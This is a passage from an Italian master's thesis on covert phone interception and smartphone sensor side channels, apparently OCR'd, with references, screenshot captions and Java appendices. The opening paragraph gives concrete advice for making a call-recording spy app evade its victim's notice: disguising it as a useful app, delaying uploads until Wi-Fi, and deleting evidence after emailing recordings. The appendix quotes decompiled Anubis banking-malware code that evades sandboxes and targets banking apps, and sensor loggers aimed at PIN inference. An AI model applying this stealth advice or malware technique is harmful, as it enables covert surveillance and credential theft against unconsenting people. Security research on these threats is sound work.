Come già ribadito in altre parti di questa tesi, l'applicazione mostrata è solo uno scheletro di un intercettatore telefonico che difficilmente potrebbe essere scaricata volontariamente dall'utente da intercettare o conservata nel caso in cui gli venisse installata senza il suo consenso. Dunque, il primo miglioramento sarebbe quello di mascherare le funzioni dietro un'applicazione più complessa e con funzionalità che possano interessare all'utente. Un altro difetto è l'impossibilità di intercettare entrambe le voci delle persone coinvolte nella conversazione, ma questo richiederebbe i permessi di ROOT del telefono ed uno degli scopi di questa tesi è studiare come svolgere intercettazioni telefoniche senza richiedere tali permessi. Un miglioramento sull'invio delle e-mail potrebbe includere un controllo sul tipo di connessione dati con la possibilità di differire l'invio se l'utente non è connesso ad una rete Wi-Fi, in modo da non fornire all'utente un campanello d'allarme osservando il consumo dei dati del suo piano tariffario. Inoltre, allo stato corrente l'invio della e-mail fallirebbe se l'utente non fosse collegato ad una rete mobile o alla connessione Wi-Fi e non sarebbe possibile ripeterlo in futuro pur avendo ancora il file sulla memoria del telefono. Infine bisognerebbe ottimizzare la gestione delle registrazioni, eliminandole magari una volta che sono state inviate al nostro indirizzo di posta elettronica: in questo modo l'utente non avrebbe modo di scoprire tale funzione nascosta dell'applicazione e non si insospettirebbe nel caso in cui dovesse trovarsi rapidamente ad esaurire lo spazio di memoria disponibile a causa dei file contenenti le intercettazioni.

5. Conclusioni

//TO-DO

Riferimenti

[1] Intercettazione, Wikipedia: https://it.wikipedia.org/wiki/Intercettazione
[2] Art. 266 del codice di procedura penale italiano
[3] Edward Snowden, Errore di Sistema (*Permanent Record*), Henry Holt and Company, New York City (Stati Uniti d'America), 17 settembre 2019
[4] Citizenfour, di Laura Poitras, 2014
[5] Snowden, di Oliver Stone, 2016
[6] Haven: Keep Watch, Guardian Project, 7 dicembre 2019 (ultimo aggiornamento al momento della scrittura di questa tesi 17 aprile 2020): https://play.google.com/store/apps/details?id=org.havenapp.main
[7] Repository Github per Haven: Keep Watch (ultimo aggiornamento al momento della scrittura di questa tesi 6 ottobre 2020): https://github.com/guardianproject/haven
[8] Signal, Signal Foundation, 2014 (ultimo aggiornamento al momento della scrittura di questa tesi 21 ottobre 2020): https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms&hl=it&gl=US
[9] Privacy: su Android è possibile disabilitare tutti i sensori in un clic, di Alessandro Papa su TecnoAndroid, 13 ottobre 2020: https://www.tecnoandroid.it/2020/10/13/privacy-su-android-e-possibile-disabilitare-tutti-i-sensori-in-un-clic-806802
[10] Sensor, Android Developers/Docs/Android Things/Guides: https://developer.android.com/things/sdk/drivers/sensors
[11] Sensors Overview, Android Developers/Docs/Guides: https://developer.android.com/guide/topics/sensors/sensors_overview
[12] Android Sensors, JournalDev: https://www.journaldev.com/25691/android-sensors
[13] Android Sensors with Examples, Tutlane.com: https://www.tutlane.com/tutorial/android/android-sensors-with-examples
[14] Giroscopio, Wikipedia: https://it.wikipedia.org/wiki/Giroscopio
[15] How spies can eavesdrop[1] using your phone's gyroscope, di Andy Greenberg su Wired, 15 agosto 2014: https://www.wired.co.uk/article/gyroscope-listening-hack
[16] Gyrophone: Recognizing Speech From Gyroscope Signals, di Yan Michalevsky, Gabi Nakibly e Dan Boneh, Stanford Security Research: https://crypto.stanford.edu/gyrophone/
[17] Gyro.html, di Yan Michalevsky, Gabi Nakibly e Dan Boneh, Stanford Security Research: https://crypto.stanford.edu/gyrophone/gyro.html
[18] Repository Bitbucket per Gyrophone (ultimo aggiornamento al momento della scrittura di questa tesi 8 agosto 2015): https://bitbucket.org/ymcrcat/gyrophone/src/master/
[19] Accelerometro, Wikipedia: https://it.wikipedia.org/wiki/Accelerometro
[20] Mehrnezhad, M., Toreini, E., Shahandashti, S.F. *et al.* Stealing PINs via mobile sensors: actual risk versus user perception. *Int. J. Inf. Secur.* 17, 291–313 (2018). https://doi.org/10.1007/s10207-017-0369-x
[21] Repository Github per PINlogger.js (ultimo aggiornamento al momento della scrittura di questa tesi 10 febbraio 2017): https://github.com/maryammjd/Reading-sensor-data-for-fifty-4digit-PINs
[22] iPhone Accelerometer Could Spy on Computer Keystrokes, di Olivia Solon su Wired, 19 ottobre 2011: https://www.wired.com/2011/10/iphone-keylogger-spying/
[23] Magnetometro, Wikipedia: https://it.wikipedia.org/wiki/Magnetometro
[24] Fotometro, Wikipedia: https://it.wikipedia.org/wiki/Fotometro
[25] There Goes Your PIN: Exploiting Smartphone Sensor Fusion Under Single and Cross User Setting, di David Berend, Bernhard Jungk e Shivam Bhasin, Singapore's Nanyang Technological University: https://eprint.iacr.org/2017/1169.pdf
[26] Are The Sensors In Your Phone A Security Risk?, di Adi Gaskell, su Huffpost: https://www.huffpost.com/entry/are-the-sensors-in-your-phone-a-security-risk_b_5a4353fbe4b0df0de8b06784

[1] Le Intercettazioni Telefoniche in inglese si indicano con l'espressione "*spearphone eavesdropping*"

[27] Your smartphone can be easily hacked using its own sensors!, di Ramya Patelkhana su NewsBytes: https://www.newsbytesapp.com/news/science/hackers-can-guess-smartphone-s-pin-using-sensor-data/story
[28] Google Play Apps Drop Anubis, Use Motion-based Evasion, di Kevin Sun su Trend Micro: https://www.trendmicro.com/en_us/research/19/a/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics.html
[29] SensorID, Sensor Calibration Fingerprinting for Smartphones: https://sensorid.cl.cam.ac.uk/
[30] SENSORID: Sensor Calibration Fingerprinting for Smartphones, di Jiexin Zhang, Alastair R. Beresford e Ian Sheret, Università di Cambridge: https://www.ieee-security.org/TC/SP2019/papers/405.pdf
[31] Android Speech to Text Tutorial, di Abhinav Singh su Voice Tech Podcast, 28 Maggio 2020: https://medium.com/voice-tech-podcast/android-speech-to-text-tutorial-8f6fa71606ac
[32] SpeechRecognizer, Android Developers/Docs/Reference: https://developer.android.com/reference/android/speech/SpeechRecognizer
[33] Repository GitHub del progetto: https://github.com/vinsan/TesiMagistrale
[34] Accesso App meno sicure, Google: https://myaccount.google.com/u/1/lesssecureapps

Appendice


A.1 Immagini

A.1.1 Haven

Le immagini che raffigurano l'applicazione Haven: Keep Watch sono state ottenute con la funzione screenshot di un cellulare Samsung S7 con Android 8 (Oreo).


I permessi richiesti dall'app Haven: Keep Watch

Haven richiede il permesso di accedere ai file e di effettuare registrazioni




Configurazione della sensibilità di rilevazione movimento, permessi di registrazione e test di sensibilità ai rumori

Test della sensibilità dello scuotimento e schermata di Haven con timer di registrazione




Rilevazione di un suono nella stanza e del movimento di una penna tramite Haven



Permesso di esecuzione in background


Elenco dei Log in Haven: Keep Watch



Contenuto di un log: movimenti rilevati tramite la fotocamera e suoni registrati


A.1.2 Intercettazioni Telefoniche

Le immagini che raffigurano l'applicazione scritta dal candidato sono state ottenute con la funzione screenshot di un cellulare Samsung S7 con Android 8 (Oreo).



I quattro permessi richiesti dall'app per le intercettazioni telefoniche

A.1.3 Anubis



Screenshot che mostra un falso aggiornamento di sistema proposto all'utente quando il dispositivo è colpito dal malware Anubis che viene installato dalle app malevole BatterySaverMobi e Currency Converter

```
public void onSensorChanged(SensorEvent arg10) {
    this.k.registerListener(((SensorEventListener)this), this.l, 3);
    Sensor v0 = arg10.sensor;
    this.k.registerListener(((SensorEventListener)this), v0, 3);
    if(v0.getType() == 1) {
        float[] v10 = arg10.values;
        float v0_1 = v10[0];
        float v1 = v10[1];
        float v10_1 = v10[2];
        long v2 = System.currentTimeMillis();
        if(v2 - this.m > 100) {
            long v4 = v2 - this.m;
            this.m = v2;
            if(Math.abs(v0_1 + v1 + v10_1 - this.n - this.o - this.p) / (((float)v4)) * 10000f > 600f) {
                this.a();  // save step
            }

            this.n = v0_1;
            this.o = v1;
            this.p = v10_1;
        }
    }
}
```

Screenshot che mostra una porzione di codice delle app malevole BatterySaverMobi e Currency Converter: la funzione a() viene eseguita solo se si ottengono rilevazioni dai sensori, dunque non viene eseguita su Emulatori o Sandbox

```
public String a(Context arg5) {
    String v5_1;
    String v0 = "";
    Iterator v5 = arg5.getPackageManager().getInstalledApplications(128).iterator();
    while(v5.hasNext()) {
        Object v1 = v5.next();
        if(((ApplicationInfo)v1).packageName.equals("at.spardat.bcrmobile")) {
            v0 = v0 + "at.spardat.bcrmobile,";
        }

        if(((ApplicationInfo)v1).packageName.equals("at.spardat.netbanking")) {
            v0 = v0 + "at.spardat.netbanking,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.bankaustria.android.olb")) {
            v0 = v0 + "com.bankaustria.android.olb,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.bmo.mobile")) {
            v0 = v0 + "com.bmo.mobile,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.cibc.android.mobi")) {
            v0 = v0 + "com.cibc.android.mobi,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.rbc.mobile.android")) {
            v0 = v0 + "com.rbc.mobile.android,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.scotiabank.mobile")) {
            v0 = v0 + "com.scotiabank.mobile,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.td")) {
            v0 = v0 + "com.td,";
        }

        if(((ApplicationInfo)v1).packageName.equals("cz.airbank.android")) {
            v0 = v0 + "cz.airbank.android,";
        }

        if(((ApplicationInfo)v1).packageName.equals("eu.inmite.prj.kb.mobilbank")) {
            v0 = v0 + "eu.inmite.prj.kb.mobilbank,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.bankinter.launcher")) {
            v0 = v0 + "com.bankinter.launcher,";
        }

        if(((ApplicationInfo)v1).packageName.equals("com.kutxabank.android")) {
            v0 = v0 + "com.kutxabank.android,";
```

Screenshot che mostra una porzione di codice della funzione a(): tale funzione è in grado di ottenere una lista delle applicazioni installate sul dispositivo e di identificare i packageName di diverse applicazioni di Mobile Banking per sostituirsi alla schermata iniziale e catturare le credenziali inserite dall'utente che ha installato il malware

A.2 Codice

A.2.1 Intercettazioni dei Sensori in Android

A.2.1.1 AndroidManifest.xml

//TODO

A.2.1.2 strings.xml

//TODO

A.2.1.3 MainActivity.java

//TODO

A.2.1.4 GyroMic.java

```
package com.example.tesisensori;

import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
import java.io.FileNotFoundException;
import java.io.PrintWriter;

public class GyroMic extends Activity {

    final private String TAG = "GyroMic";
    private TextView m_status;
    private SensorManager m_sensorMgr;
    private Sensor m_gyroscope;
    private int m_numGyroUpdates;
    private long m_startTime;
    private BroadcastReceiver receiver;
    private PrintWriter m_printWriter;
    private long finalTime;

    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_gyro);

        m_status = (TextView)findViewById(R.id.status);
        getWindow().addFlags(android.view.WindowManager.Layout-
Params.FLAG_KEEP_SCREEN_ON);
        finalTime = 0;

        try {
            Intent intent = getIntent();
            Bundle extra = intent.getExtras();
            String filepath = extra.getString("FILEPATH");
```

```
            Log.d(TAG, "Output file: " + filepath);
            m_printWriter = new PrintWriter(filepath);
        }
        catch (FileNotFoundException e) {
            Log.e(TAG, "File not found exception");
        }

        m_sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
        m_gyroscope = m_sensorMgr.getDefaultSensor(Sensor.TYPE_GYROSCOPE);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                finish();
            }
        };

        registerReceiver(receiver, new IntentFilter("seclab.GyroMic.intent.action.SHUT-
DOWN"));
    }

    @Override protected void onResume() {
        super.onResume();

        m_startTime = System.currentTimeMillis();
        m_numGyroUpdates = 0;
        m_sensorMgr.registerListener(onSensorChange, m_gyroscope, SensorManager.SEN-
SOR_DELAY_FASTEST);
    }

    @Override protected void onPause() {
        super.onPause();
        m_sensorMgr.unregisterListener(onSensorChange);
        long currentTime = System.currentTimeMillis();
        long elapsedTime = currentTime - m_startTime;
        Log.i(TAG, "Number of Gyroscope events: " + m_numGyroUpdates + ", Elapsed time:
" + elapsedTime);
        m_printWriter.flush();
    }

    @Override
    protected void onDestroy(){
        super.onDestroy();
        unregisterReceiver(receiver);
        m_sensorMgr.unregisterListener(onSensorChange);
    }

    private SensorEventListener onSensorChange = new SensorEventListener() {

        @Override
        synchronized public void onSensorChanged(SensorEvent event) {
            ++m_numGyroUpdates;
            String val = event.timestamp + " " + event.values[0] + " " + event.val-
ues[1] + " " + event.values[2];
            m_printWriter.println(val);
            if(finalTime==0){
                finalTime = event.timestamp;
                m_status.setText(val);
                return;
            }else{
```

```
                if(event.timestamp-finalTime>=MainActivity.refreshTime){
                    finalTime = event.timestamp;
                    m_status.setText( m_status.getText()+"\n"+val);}
            }}};}
```

A.2.1.5 PINlogger.java

```
package com.example.tesisensori;

import androidx.appcompat.app.AppCompatActivity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
import java.io.FileNotFoundException;
import java.io.PrintWriter;

public class PINlogger extends AppCompatActivity {

    final private String TAG = "PINlogger";
    private TextView tx;
    private PrintWriter m_printWriter;
    private SensorManager m_sensorMgr;
    private Sensor m_accelerometer;
    private BroadcastReceiver receiver;
    private long finalTime;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_pinlogger);

        tx = findViewById(R.id.textView);
        getWindow().addFlags(android.view.WindowManager.Layout-
Params.FLAG_KEEP_SCREEN_ON);
        finalTime = 0;

        try {
            Intent intent = getIntent();
            Bundle extra = intent.getExtras();
            String filepath = extra.getString("FILEPATH");
            Log.d(TAG, "Output file: " + filepath);
            m_printWriter = new PrintWriter(filepath);
        } catch (FileNotFoundException e) {
            Log.e(TAG, "File not found exception");
        }

        m_sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
        m_accelerometer = m_sensorMgr.getDefaultSensor(Sensor.TYPE_ACCELEROMETER);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                finish();
            }
```

```
        };

        registerReceiver(receiver, new IntentFilter("seclab.PINlogger.intent.ac-
tion.SHUTDOWN"));
    }

    @Override
    protected void onResume() {
        super.onResume();
        m_sensorMgr.registerListener(onSensorChange, m_accelerometer, SensorMan-
ager.SENSOR_DELAY_FASTEST);
    }

    @Override
    protected void onPause() {
        super.onPause();
        m_sensorMgr.unregisterListener(onSensorChange);
        m_printWriter.flush();
    }

    @Override
    protected void onDestroy(){
        super.onDestroy();
        unregisterReceiver(receiver);
        m_sensorMgr.unregisterListener(onSensorChange);
    }

    private SensorEventListener onSensorChange = new SensorEventListener() {

        @Override
        synchronized public void onSensorChanged(SensorEvent event) {
            long time = event.timestamp;
            float[] acceleration=event.values;  //x = 0, y = 1, z = 2
            float ax=acceleration[0];
            float ay=acceleration[1];
            float az=acceleration[2];
            String report = "Mtime "+time +" MX "+ax+" MY "+ay+" MZ "+az;
            m_printWriter.println(report);
            if(finalTime==0){
                finalTime = time;
                tx.setText(report);
                return;
            }else{
                if(time-finalTime>=MainActivity.refreshTime){
                    finalTime = time;
                    tx.setText(tx.getText()+"\n"+report);
                }
            }
        }
    };
}
```

A.2.1.6 Proximity.java

```
package com.example.tesisensori;

import androidx.appcompat.app.AppCompatActivity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
```

```
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
import java.io.FileNotFoundException;
import java.io.PrintWriter;

public class Proximity extends AppCompatActivity {

    final private String TAG = "ProximitySensor";
    private PrintWriter m_printWriter;
    private SensorManager m_sensorMgr;
    private Sensor proximity;
    private BroadcastReceiver receiver;
    private TextView tx;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_proximity);

        tx = findViewById(R.id.textView2);
        getWindow().addFlags(android.view.WindowManager.Layout-
Params.FLAG_KEEP_SCREEN_ON);

        try {
            Intent intent = getIntent();
            Bundle extra = intent.getExtras();
            String filepath = extra.getString("FILEPATH");
            Log.d(TAG, "Output file: " + filepath);
            m_printWriter = new PrintWriter(filepath);
        } catch (FileNotFoundException e) {
            Log.e(TAG, "File not found exception");
        }

        m_sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
        proximity = m_sensorMgr.getDefaultSensor(Sensor.TYPE_PROXIMITY);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                finish();
            }
        };

        registerReceiver(receiver, new IntentFilter("seclab.Proximity.intent.ac-
tion.SHUTDOWN"));
    }

    @Override
    protected void onResume() {
        super.onResume();
        m_sensorMgr.registerListener(onSensorChange, proximity, SensorManager.SEN-
SOR_DELAY_FASTEST);
    }
```

```
    @Override
    protected void onPause() {
        super.onPause();
        m_sensorMgr.unregisterListener(onSensorChange);
        m_printWriter.flush();}
    @Override
    protected void onDestroy(){
        super.onDestroy();
        unregisterReceiver(receiver);
        m_sensorMgr.unregisterListener(onSensorChange);
    }

    private SensorEventListener onSensorChange = new SensorEventListener() {

        @Override
        synchronized public void onSensorChanged(SensorEvent event) {
            String val = event.timestamp + ": " + event.values[0];
            m_printWriter.println(val);
            tx.setText(tx.getText() + "\n" + val);
            }
    };
}
```

A.2.1.7 Magnetometer.java

```
package com.example.tesisensori;

import androidx.appcompat.app.AppCompatActivity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
import java.io.FileNotFoundException;
import java.io.PrintWriter;

public class Magnetometer extends AppCompatActivity {
    final private String TAG = "Magnetometer";
    private PrintWriter m_printWriter;
    private SensorManager m_sensorMgr;
    private Sensor magnetometer;
    private BroadcastReceiver receiver;
    private TextView tx;
    long finalTime;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_magnetometer);

        tx = findViewById(R.id.textView3);
        getWindow().addFlags(android.view.WindowManager.Layout-
Params.FLAG_KEEP_SCREEN_ON);
        finalTime = 0;
```

```
        try {
            Intent intent = getIntent();
            Bundle extra = intent.getExtras();
            String filepath = extra.getString("FILEPATH");
            Log.d(TAG, "Output file: " + filepath);
            m_printWriter = new PrintWriter(filepath);
        } catch (FileNotFoundException e) {
            Log.e(TAG, "File not found exception");
        }

        m_sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
        magnetometer = m_sensorMgr.getDefaultSensor(Sensor.TYPE_MAGNETIC_FIELD);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                finish();
            }
        };

        registerReceiver(receiver, new IntentFilter("seclab.Magnetometer.intent.ac-
tion.SHUTDOWN"));
    }

    @Override
    protected void onResume() {
        super.onResume();
        m_sensorMgr.registerListener(onSensorChange, magnetometer, SensorManager.SEN-
SOR_DELAY_FASTEST);
    }

    @Override
    protected void onPause() {
        super.onPause();
        m_sensorMgr.unregisterListener(onSensorChange);
        m_printWriter.flush();
    }

    @Override
    protected void onDestroy(){
        super.onDestroy();
        unregisterReceiver(receiver);
        m_sensorMgr.unregisterListener(onSensorChange);
    }

    private SensorEventListener onSensorChange = new SensorEventListener() {

        @Override
        synchronized public void onSensorChanged(SensorEvent event) {
            String val = event.timestamp + ": " + event.values[0];
            m_printWriter.println(val);
            if (finalTime == 0) {
                finalTime = event.timestamp;
                tx.setText(val);
                return;
            } else {
                if (event.timestamp - finalTime >= MainActivity.refreshTime) {
                    finalTime = event.timestamp;
                    tx.setText(tx.getText() + "\n" + val);
```

```
                }
            }
        }
    };
}
```

A.2.1.8 Pressure.java

```
package com.example.tesisensori;

import androidx.appcompat.app.AppCompatActivity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
import java.io.FileNotFoundException;
import java.io.PrintWriter;

public class Pressure extends AppCompatActivity {
    final private String TAG = "Pressure";
    private PrintWriter m_printWriter;
    private SensorManager m_sensorMgr;
    private Sensor barometer;
    private BroadcastReceiver receiver;
    private TextView tx;
    long finalTime;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_pressure);

        tx = findViewById(R.id.textView4);
        getWindow().addFlags(android.view.WindowManager.Layout-
Params.FLAG_KEEP_SCREEN_ON);
        finalTime = 0;

        try {
            Intent intent = getIntent();
            Bundle extra = intent.getExtras();
            String filepath = extra.getString("FILEPATH");
            Log.d(TAG, "Output file: " + filepath);
            m_printWriter = new PrintWriter(filepath);
        } catch (FileNotFoundException e) {
            Log.e(TAG, "File not found exception");
        }

        m_sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
        barometer = m_sensorMgr.getDefaultSensor(Sensor.TYPE_PRESSURE);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
```

```
                finish();
            }
        };

        registerReceiver(receiver, new IntentFilter("seclab.Pressure.intent.ac-
tion.SHUTDOWN"));
    }
    @Override
    protected void onResume() {
        super.onResume();
        m_sensorMgr.registerListener(onSensorChange, barometer, SensorManager.SEN-
SOR_DELAY_FASTEST);
    }

    @Override
    protected void onPause() {
        super.onPause();
        m_sensorMgr.unregisterListener(onSensorChange);
        m_printWriter.flush();
    }

    @Override
    protected void onDestroy(){
        super.onDestroy();
        unregisterReceiver(receiver);
        m_sensorMgr.unregisterListener(onSensorChange);
    }

